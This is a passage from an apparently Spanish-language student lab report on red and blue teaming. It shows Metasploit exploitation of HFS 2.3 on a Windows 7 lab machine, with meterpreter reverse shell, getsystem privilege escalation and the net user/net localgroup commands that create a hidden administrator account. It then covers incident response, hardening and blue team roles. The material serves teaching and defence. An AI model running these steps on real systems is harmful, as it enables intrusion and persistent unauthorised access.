
Figura 39. Consola con ejecución del meterpreter.



Fuente propia

En la maquina victima vemos como se ejecutó el payload que ingresamos dentro de una carpeta temporal **%TEMP%,** para obtener un Reverse Shell.


Figura 40. Payload dentro de maquina objetivo.



Fuente propia

Ahora estando dentro de la maquina con el meterpreter, podemos ejecutar comando para así tomar el control; por ejemplo, si ejecutamos el comando meterpreter> **help,** nos desplegará una lista de comando ayuda, que nos servirán a lo largo del ejercicio.

Figura 41. Ayuda de comandos meterpreter.



Fuente propia


Ahora podemos ver información del sistema donde estamos realizando la intrusión, usando el comando > **sysinfo**

Figura 42. Consulta de información del sistema objetivo desde meterpreter.

Fuente propia

Usamos el comando meterpreter> **getsystem**, para elevar privilegios


Figura 43. Elevación de privilegios en sistema objetivo desde meterpreter.



Fuente propia

Ahora podemos ver los privilegios otorgados usando el comando merterpreter> **getprivs**

Figura 44. privilegios otorgados en sistema objetivo desde meterpreter.



Fuente propia


En este punto ya es hora de ingresar al entorno de Windows Shell, para terminar de realizar el ataque, usando el comando meterpreter> **Shell,** el cual nos dejara en c:>/Windows/System32>

Figura 45. Recuperación de Shell en sistema objetivo desde meterpreter.

Fuente propia

Ahora podemos ejecutar los comandos propios de Windows, para poder listar los usuarios de la maquina objetivo, usando el comando > **net user.**

Figura 46. Lista de usuarios en maquina objetivo



Fuente propia


Y si abrimos la maquina objetivo, nos damos cuenta que corresponden a los usuarios que en esta existen.

Figura 47. Lista de usuarios desde Windows 7.

Fuente propia

En este punto, procedemos a crear un usuario dentro de la maquina objetivo, usando el comando > **net user Geovaldys.bobadilla /add**


Figura 48. Creación de usuario en maquina objetivo desde Shell Kali Linux.



Fuente propia

Luego consultamos este usuario, para mirar como quedo dentro del sistema, usando el comando > **net user geovaldys.bobadilla**, pero nos damos cuenta que este se encuentra con permisos básicos.


Figura 49. Lista de usuarios creado con permisos en Shell Kali Linux.



Fuente propia

Procedemos a mirar los grupos del sistema, que lo podemos hacer usando el mismo comando, pero con el usuario, llamado con el mismo nombre. **net user usuario**


Figura 50. Lista de grupos de usuarios en Shell Kali Linux.



Fuente propia

Cuando ya se tiene identificado el grupo en este caso administradores, procedemos a agregarle ese grupo al usuario creado desde la maquina atacante; usando el comando > **net localgroup administradores Geovaldys.bobadilla /add**


Figura 51. Agregación de permiso administrador a usuarios creado desde Shell Kali Linux.



Fuente propia

Verificamos como quedo el usuario usando el comando > net user Geovaldys.bobadilla y vemos que cambio a administrador.


Figura 52. Lista de usuarios creado con permisos en Shell Kali Linux.



Fuente propia

Ahora en la maquina objetivo podemos ver como quedo el usuario creado desde Kali Linux de manera visual.

Figura 53. Lista de usuarios creado con permisos en Windows 7.



Fuente propia

Y así queda explotada la vulnerabilidad encontrada. Otra forma de explotar vulnerabilidades, puede encontrarla en el anexo 1 adjunto en este trabajo, lo cual explica otras posibilidades.

Informe Con Análisis del Caso de Red Team, Que Permitió Dar Solución al Fallo Identificado

Después de leído y comprendido el anexo 4 – escenario 3, los datos relevantes, que nos permitió identificar el problema fueron:


- El problema principal, es la fuga de información y escalación de privilegios u otro tipo de ataques y creación de usuario en la maquina victima con permisos de administrador.
- El recurso, que es un equipo de cómputo de la organización con un sistema operativo desactualizado y desatendido.
- El software, usado dentro del equipo que tiene una vulnerabilidad que puede ser explotado con un sploit.

Informe de Herramientas Utilizadas Para Dar Identificar Fallos en el Escenario Propuesto.

La herramienta que se usó para detectar fallos de seguridad en la maquina victima con Windows, fue NMAP.

Esta herramienta de la fase de escaneo del pentesting, me permitió verificar elementos importantes en esta etapa y esta información fue usada para hacer la explotación del sistema.

Figura 54. Informe de escaneo con Nmap.




Fuente propia

Si revisamos el informe o resultado generado después del escaneo con NMAP, nos encontramos que hay varios servicios corriendo sobre la máquina, pero tenemos uno en especial corriendo en el puerto **80/TCP** el cual se refiera al servicio **HFS 2.3** y trabajando con un protocolo inseguro **HTTP**, muy vulnerable; y con esta información procedemos a buscar dicha vulnerabilidad asociada a ese servicio.

Análisis del ataque presentado a cada una de las maquinas identificadas.

Figura 55. Gráfica representativa del ataque equipo Red team.



Fuente propia

El ataque consistió en buscar la forma de vulnerar la maquina objetivo, tomar el control y elevar privilegios de administrador.

- Lo primero fue realizar un escaneo usando NMAP, para tener información de la maquina objetivo.
- Una vez obtenido el informe de escaneo, buscamos en la lista de servicio más vulnerables presentado y se procede a realizar el ataque de la maquina objetivo.
- Usando la Herramienta Metasploit, buscamos la vulnerabilidad del servicio seleccionado en el punto anterior.
- Luego buscamos y seleccionamos el payload, con el que se va a ejecutar el ataque
- Terminamos de realizar las configuraciones y lanzamos el ataque.

En este punto, la maquina atacante, inyecta el payload a la maquina objetivo aprovechando la vulnerabilidad y la maquina objetivo, ejecuta el payload y queda pendiente o a la escucha, por si la maquina atacante quiere realizar más peticiones, toda vez que se creó un canal de comunicación, donde la maquina objetivo es quien autoriza la entra de paquetes.

Teniendo todos estos accesos, ya podemos hacer uso de la maquina objetivo a la merced del atacante.

Informe de la Explotación de Vulnerabilidades en el Escenario Propuesto.

Este es un informe de explotación de vulnerabilidad sobre el desarrollo del laboratorio anexo 4 – escenario 3 enfocado a Redteam.

- **Nivel de gravedad**. Este nivel de gravedad se considera **Critico**.
- **Proveedor**. Empresa desarrolladora de software **Rejjeto**.
- **Aplicación**. **HFS**, o servidor de archivos HTTP
- **Versión de la aplicación**. 2.3
- **Dispositivo**. Computador con sistema operativo windows 7 Professional Service Pack 1

Nombre de la vulnerabilidad. El nombre de la vulnerabilidad aplicada, dentro de las encontradas fue **Windows/http/rejetto_hfs_exec**

- **Objeto**. La vulnerabilidad se detecta en servicio corriendo sobre el puerto 80 con protocolo de comunicación HTTP, el cual es explotable mediante metasploit, lo que permite obtener información de la maquina Objetivo relacionada bajo la dirección IP 192.168.0.3 y con escalada de privilegios como administrador dentro de la misma.
- **Fecha y hora de detección**. 9 de noviembre del 2024, 6:00 pm
- **Hay actualizaciones disponibles**. Si hay actualizaciones disponibles para el software HFS, que solucionan las fallas de seguridad presentada.

Análisis con Acciones Necesarias Para Contener un Ataque en Tiempo Real.

Si detectamos que estamos siendo atacados, es porque los controles existentes no funcionan adecuadamente o no existen; entonces en esta parte ya no estamos en momento de aplicarlos de manera inmediata, sino de tomar medidas de emergencias para tratar de mitigar el incidente presentado y luego cuando ya tengamos todo controlado, es el momento donde vamos a hardenizar o aplicar correctivos sobre controles existentes o inexistentes.

Cuando estamos frente a un ataque real, debemos tomar rol de equipo de respuesta de incidentes y se recomiendan hacer los siguientes pasos:

- **Verificar de donde se produce el ataque:** Es necesario saber de dónde se produce el ataque o cual es la fuente del mismo, con el fin de controlar la actividad maliciosa que se está presentando en la empresa, verificar puertos abiertos que tenga el sistema, softwares instalados vulnerables, protocolos de comunicación y todo lo que dos de pista de ese origen.
- **Desconectar el dispositivo de la red:** Todos sabemos que el acceso a la red o internet, es la ventana más grande para generar un ataque, entonces desconectar el dispositivo donde se detectó el incidente, nos puede dar chance mientras aplicamos controles en nuestra red y allí hemos frenado un poco el problema, pero eso no es lo que te cubre a la solución en un 100%, sino que te brinda algo de tiempo, mientras busca una solución adecuada.
- **Redirigir el tráfico de la red:** Cuando por un camino, estamos siendo atacados y decidimos aislarlo, es necesario brindar otra ruta para el envió de paquetes de datos de la red y no frenar la operación de una organización.
- **Cambiar contraseñas de acceso:** Es un punto muy importante, porque es lo primero que un atacante busca y si lo hacemos y las robustecemos, el atacante demora un tiempo más en volver a tratar de acceder de manera intrusiva a una red de cómputo y para este momento,

ya el equipo de seguridad tendría cubiertas las vulnerabilidades que dejaría descubierta este ataque.

- **Evaluaría el incidente:** Con este punto, buscamos saber cuál fue la gravedad de este ataque, que afectó, que más sistemas tienen características parecidas a el sistema aislado, que puedan facilitar un ataque como el encontrado y cuál fue el porcentaje de exposición de datos que dejo el incidente.
- **Comunicar el incidente:** La primera fase, es comunicar dentro de la empresa a las personas que más puedan ayudar en la contención del ataque y a la alta gerencia, para tomar decisiones relevantes, que no afecten la operación y que permitan dar respuesta rápidas y eficientes ante el incidente presentado; en otra fase, se debe dar parte a el resto de los empleados y clientes, con ayuda de una persona que de parte de tranquilidad comentando que paso, como se detectó y que acciones se están o se tomaron para mitigar el problema; lo importante es no perder la confianza y reputación adquirida.
- **Contener los daños:** En este punto es importante priorizar el resguardo de la información más importante con la que trabaja la empresa, actuar de manera rápida y eficiente, lo que permite no sobrepasar los límites de exposición al medio; no obstante, los límites de exposición de datos no deben existir en una empresa, pero si ya están expuestos por falta de controles o mala configuración de los mismos, lo importante es no dejar que el problema aumente su grado, llegando a puntos catastróficos para la misión, visión y objetivo de la organización.

Entonces, por todo lo expuesto es necesario realizar un análisis de cómo está la empresa a nivel se seguridad informática y que se debería aplicar para evitar incidentes de ciber seguridad, que es lo que hace un equipo Blue teams, pero si no tenemos claro esto antes del funcionamiento

de las operaciones de la empresa y llegamos al extremo, un ataque informático, es necesario tener personas calificadas, para realizar un trabajo de equipo de respuesta a incidentes, que permitan controlar los problemas presentado y no afectar la operación de la compañía.

Informe de Acciones de Hardenización a Implementar para Evitar que Sucedan Ataques de Seguridad Informática.

Primeramente, debemos hacer una evaluación de cuál fue la vulnerabilidad que se encontró en nuestra red, para que se pudiera realizar una explotación de este tipo y allí comenzar a mirar los controles existentes para hardenizarlos o proporcionarlos si no existen.

Entonces, si nos vamos al laboratorio que se realizó en la etapa 3 de este seminario, encontramos muchas falencias que nos permitieron realizar la explotación de manera exitosa y estos fueron:

- **Es sistema operativo:** Al momento de realizar el escaneo de la red, nos dimos cuenta que la máquina que recibió el ataque, tenía un sistema operativo Windows 7 Servipack 1, el cual en este momento se encuentra desatendido, desactualizado y no solo con problemas por el programa vulnerable, sino que tiene otras fallas de explotación como lo es Eternalblue, que permite que hasta un virus de poca relevancia infecte un ordenador de manera inmediata.
- **Firewall de Windows:** Este sistema se encontraba con el firewall de Windows desactivado, el cual permitía que la maquina respondiera a una solicitud de ping e informara al atacante que estaba dispuesta a recibir paquetes; no obstante, aunque el sistema tenga firewall de Windows activo y se pueda realizar un escaneo de la máquina, usando Nmap como herramienta con un escaneo lento -T0 o una evasión del mismo usando el comando -Pn, esto hace que el proceso que ejecute el atacante se retarde.
- **Firewall de la red:** La red atacada, no tenía una barrera perimetral que ayudara a controlar o a filtrar el tráfico de datos en la red y esto hizo mucho más rápido y fácil el ataque.
- **Antivirus:** El sistema atacado no contaba con un software de antivirus de ninguna forma, ni gratis, ni pago, etc. Lo que, con ayuda del firewall desactivado, la convirtió en un

blanco perfecto para generar el ataque, permitiendo inyectar un payload, que nos ayudó a realizar un reverse Shell y de esta forma, se pudo obtener control de este dispositivo.

- **Software de trasferencia de archivos HFS**: En el sistema se encontró con un software HFS 2.3, que permitía la trasferencia de archivos, el cual tenía una vulnerabilidad, primero porque usaba un protocolo de comunicación inseguro como el HTTP y no se encontraba con las actualizaciones necesarias para superar esta falencia.

  Cuando tenemos este tipo de software, Windows nos da la opción de activar una herramienta llamada SandBox, el cual es un espacio virtualizado dentro de la máquina, que permite hacer operaciones normales del software, pero este se encuentra encerrado dentro de una caja y hace que el ataque sea más lento, porque una vez el atacante penetra sobre el sandbox, no le queda fácil hacer un salto lateral.

- **Control de cuentas de usuario:** Es necesario restringir las cuentas de administrador de los usuarios que operan esta máquina y solo permitirle el ingreso con usuarios estándares o básicos, que no permitan hacer operaciones críticas en el sistema con altos privilegios y si necesitan hacer algún cambio deban informar al administrador.

- **Bloqueo de escritorio remoto:** Este es una de las características de Windows que nos permite el acceso o bloqueo de control remoto de la maquina en cuestión, con el fin de ingresar a ella, estando desde cualquier parte.

- **BitLocker:** Esta es una herramienta de Windows, que permite el cifrado de las unidades de disco de la máquina y ayudan a mantener cifrada la información de las cuentas de usuario, para evitar que se expongan ante otros usuarios o ante atacantes que puedan ingresar a la red.

- **Copias de seguridad de Windows:** Windows tiene una opción que nos permite realizar copias de seguridad con unas reglas específicas de cómo se van a realizar, esto nos ayuda a mantener información importante resguardada, por si en algún momento perdemos la integridad, confidencialidad y disponibilidad de la información sensible de la maquina intervenida.

- **Software de monitoreo: Recomendación 10:** Se sugiere a nivel de red, usar un sistema IDS o IPS como SNORT, SURICATA, ZEEK, o cualquier otro que ayude a detectar actividades anómalas dentro de la red de la empresa, lo que nos permitirá ver de manera temprana cualquier rastro de incidentes que se pueda presentar; este tipo de dispositivos se configuran dependiendo de cómo quiere manejar estas actividades la organización, si es de manera pasiva o de manera activa.

Análisis Sobre las Diferencias Entre el Equipo de Blue Team y el Equipo de Respuesta a Incidentes Informáticos

Para conocer las diferencias entre los equipos Blue team y un equipo de respuesta a incidentes informáticos, debemos conocer que son, como se comportan y que herramientas usan.

- **Equipo Blue team:** Este equipo, se dedica a la defensa activa de ciberataques que se puedan generar por fallos de seguridad informática en una organización y son el lado opuesto del equipo Red team; no obtente, estos dos equipos trabajan de la mano, con el fin de encontrar problemas y robustecer los mecanismos y controles de protección informáticos de una empresa.

Los objetivos de un equipo Blue team son: Identificar y mitigar vulnerabilidades, mediante herramientas que permitan al equipo saber sin están siendo vulnerados como son IDS (sistema de detección de intrusos), IPS (Sistema de prevención de intrusiones), configuración de firewall, entre otras. Otro objetivo es desarrollar políticas de ciberseguridad, para ser aplicados dentro de la organización, para mitigar problemas de explotación de vulnerabilidades; un tercer punto es dirigir auditorias de seguridad de manera regular, para mirar cómo se comportan los controles existentes y si hay que endurecerlos y un cuarto puntos, es formar a los empleados en posibles riesgos y la manera de cómo evitarlos, toda vez que estos últimos son el eslabón más débil de la cadena y por donde actualmente se producen más ataques de ciberseguridad.

El equipo Blue team, tiene unos roles dentro de la ciberseguridad como son:

- Recopila información de las áreas críticas de la empresa, en cuanto a puntos que pueden afectar la infraestructura informática.
- Evalúan posibles riesgos informáticos dentro de las áreas y sus posibles mecanismos de mitigación.
- Testean red de comunicación y muestrean el tráfico de datos de la red.

- Realizan evaluación de riesgos, para mirar y determinar si los controles usados o existentes dentro de la organización son fuertes o necesitan ser intervenidos.
- Colocan en marcha la hardenización de controles, capacitación del personal y la instalación de dispositivos y software, para evitar cualquier intrusión a las redes de la empresa.

Los equipos de Blue team, deben conocer y usar una gama de herramientas, que permiten la mitigación de problemas de penetración de agentes externos a los sistemas de la empresa y estas son:

- **IDS:** Herramientas para identificación de intrusos; los cuales se encargan de monitorear el tráfico que se tiene en la red y estar atentos a cualquier tipo de comportamiento anómalo en la mismas, que generen indicio que el sistema está siendo vulnerado por algún agente externo.
- **IPS:** Sistema de prevención de intrusiones; las cuales de manera automáticas detectan intrusiones al sistema y bloquean este tipo de ataques.
- **Antivirus y antimalwares:** Estos programas que, para usos empresariales, deberían ser con licencias pagas; usados para defender al sistema de ataques por virus que cualquier tipo, gusanos, entre otros, los cuales ayudan a defender la infraestructura tecnológica ante ataques conocidos o retroalimentar al equipo con eventos y posibles soluciones.
- **Firewalls:** Uno de los elementos más importantes de la red, porque mediante configuraciones de reglas, se crea una defensa importante frente a intrusiones. Este tipo de elemento están incluidos dentro de los sistemas operativos, pero hay empresas que mantienen un elemento físico, el cual filtra la comunicación entre los Route y el Switch que distribuyen la red de la organización.

- **Herramientas de análisis de vulnerabilidades:** Herramientas que permitan escanear y buscar vulnerabilidades dentro de la red de la organización, para así proponer controles que hardenizen las defensas antes posibles penetraciones.
- **Herramientas de gestión de parches:** Permite evaluar que softwares están desactualizados y que parches de seguridad están disponibles para ser aplicados y reducir la brecha de seguridad.
- **Herramientas SIEM:** Sistema de gestión de riesgos y de eventos de seguridad; son muy importante cuando el ataque se está realizando en tiempo real y se necesita actuar de manera pronta, y se encargan de recopilar, ordenar y analizar todos los registros obtenidos en un evento de seguridad.
- **Herramientas de autenticación y control de acceso:** Permite que solo usuarios autorizados, puedan interactuar con el sistema, cerrando las brechas de penetración por parte de algún intruso.
- **Herramientas de análisis de tráfico de la red:** Se encargan de analizar el tráfico de la red, en búsqueda de amenazas o eventos fuera de lo normal, que comprometan la integridad de la misma.

- **Equipo de respuesta de incidentes (CSIRT):** Este equipo evalúan, documentan y responden a incidentes informáticos o es el equipo de respuesta antes emergencias informáticas; el cual sigue unos lineamientos de respuestas a incidentes, para detectar, eliminar y documentar un incidente o amenaza, respondiendo de manera eficiente y eficaz ante el problema, documentar e informar para calmar a todos los interesados en las diferentes aristas.

Para poder definir este grupo, debemos conocer tres puntos fundamentales como son:

- **Evento:** Es una acción que se presenta de manera habitual o frecuente dentro de un proceso, el cual tomándolo a el solo no se puede determinar como una vulnerabilidad, pero si hace parte de una cadena de sucesos anómalos, se puede convertir en una amenaza.
- **Alerta:** Es una acción que desencadena un evento, la cual puede ser o no signo de estar atento.
- **Incidente:** Son eventos generados y cantidades de alertas sobre un proceso, los cuales se pueden convertir en una amenaza para el sistema.

